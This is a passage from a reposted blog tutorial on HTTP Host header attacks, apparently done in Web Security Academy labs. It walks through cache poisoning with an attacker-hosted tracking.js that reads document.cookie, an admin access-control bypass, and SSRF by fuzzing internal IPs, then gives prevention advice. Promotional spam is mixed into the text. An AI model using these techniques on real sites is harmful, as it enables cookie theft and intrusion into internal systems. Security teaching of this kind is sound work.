
- Step two, find out whether web caching is used? What is the cache key?
From the above image, it can also be seen that the site uses web caching functionality, and combined with the Host header attack, it can cache /resources/js/tracking.js resource files.
- Step three, create a same-named /resources/js/tracking.js resource file on the attacker’s server, with the content:
alert(document.cookie);
Then by injecting the attacker’s server domain into the Host header, it can be seen that the response correctly corresponds to our /resources/js/tracking.js resource file:

Send multiple requests to make the response of this request become cached:

When other users request the homepage of the site, the server will provide that malicious cache to the users, causing cache poisoning. If you want to become an architect, this architect map is recommended to take a look at, to avoid detours.
5.3 Host Header Attack Bypassing Access Control
For security reasons, websites usually restrict access to certain functions for internal users only. However, through Host header attacks, it is possible to bypass these restrictions.
For a site, from discovering the Host header attack to exploitation, here is a complete process:
- Step one, access the homepage and arbitrarily modify the Host value:

Note that the value of the Host here will not appear in the response packet, but there may still be a Host header attack, because the response is still successful, indicating that the server does not verify the Host header.
- Step two, look for sensitive pages and find out that /admin is a page with access control:

It can give an error message indicating that the /admin page is only accessible to local users.
- Step three, change the Host to the server’s internal address to bypass IP access control:

5.4 Host Header Attack + SSRF
Host header attacks may lead to routing-based SSRF attacks, known as: Host SSRF Attack.
The latest interview questions on HTTP have been compiled, and you can practice online in the Java interview library mini-program.
Classic SSRF attacks typically rely on XXE or exploitable business logic, sending user-controllable URLs as HTTP requests; while routing-based SSRF depends on cloud deployment architectures, including load balancers and reverse proxies, which distribute requests to corresponding backend servers for processing. If the server does not validate the Host header for forwarded requests, the attacker may redirect requests to any system in the architecture.
This may require knowing the internal system’s IP address (private address), which can generally be determined through information gathering or fuzzing to identify valid private IP addresses (e.g., enumerating 192.168.1.1/16).
5.4.1 Basic Host Header Attack + SSRF
For example, if the /admin page cannot be accessed normally (404):

Guessing that /admin exists in the internal network and requires an internal machine to access it, but with the combination of Host header attack + SSRF, it can bypass and access.

- Step one, determine if the Host is being used, and you can use DNSLog to carry it out.
Here I use Burp’s built-in “Burp Collaborator client” to achieve this:

This indicates that the server requests resources based on the domain name of the Host header. Click to follow the public account, Java dry goodsTimely delivery
- Step two, based on the Host header, probe internal network hosts.
Suppose some sensitive pages (such as admin pages) are deeply embedded in the internal network and cannot be accessed from the external network, but by using Host header attack + SSRF, you can bypass access control to access internal assets. Here, fuzz the internal IP’s C segment as 192.168.0.0/24, directly using Intruder enumeration:

The internal IP obtained is 192.168.0.240.
- Step three, access internal resources.
Construct the /admin page, replacing the Host with the internal IP:

5.4.2 Host Header Attack + SSRF – Using Absolute Path URLs

Sometimes the server may validate the value of the Host header, and if the Host is modified, the server will reject all modified requests:
Ordinary requests usually use relative paths on the request domain, but the server may also configure requests with absolute URLs. Using the following format can bypass the verification of the Host:
GET http://acab1f4b1f3c7628805c2515009a00c9.web-security-academy.net/ HTTP/1.1
Then use “Burp Collaborator client” for external carrying:

External carrying is successful, indicating that the Host header is used by the server to request resources to the specified domain, directly SSRF breaking into the internal network:

Access the internal webpage:
6. Prevention of HTTP Host Header Attacks
The simplest method is to avoid using the Host header entirely in server-side code; you can only use relative URLs.
Other methods include:
6.1 Correctly Configure Absolute Domain URLs
When it is necessary to use absolute domain URLs, the current domain’s URL should be manually specified in the configuration file and referenced from the configured value, rather than obtained from the HTTP Host header. This method can prevent cache poisoning during password resets.
6.2 Whitelist Validation of Host Header Domains
If the Host header must be used, it is necessary to validate its legitimacy correctly. This includes allowed domains, and using a whitelist to validate it, as well as rejecting or redirecting requests to unrecognized hosts. This includes but is not limited to individual web applications, load balancers, and reverse proxy devices.
6.3 Do Not Support Host Header Overriding
Ensure that fields similar to the Host header function, such as X-Forwarded-Host, X-Forwarded-For, etc., are not enabled, as these are sometimes enabled by default.
It is worth mentioning that internal Host hosts (not exposed to the internet) should not be hosted on the same server as public applications; otherwise, attackers may manipulate the Host header to access internal domains.
Original link: https://blog.csdn.net/angry_program/article/details/109034421
Copyright statement: This article is an original article by CSDN blogger “angry_program”, following the CC 4.0 BY-SA copyright agreement, please attach the original source link and this statement when reprinting.


Wishing you a prosperous start! Sending out 10,000 red envelope covers!10 Major Tech Events of 2021!!23 Practical Design Patterns (Very Comprehensive)Replace Log4j2! tinylog is emergingGoodbye to Single Dogs! 6 Ways to Create Objects in JavaExciting! Java Coroutines are coming! Major announcement: Redis object mapping framework is here!! Recommend a code artifact that can save at least half of the code volume! Programmers are proficient in various technical systems, facing difficulties in job-hunting at 45!Spring Boot 3.0 M1 Released, Officially Abandoning Java 8Spring Boot Learning Notes, this is too comprehensive!
Follow Java Tech Stack for more dry goods

 Get Spring Boot Practical Notes!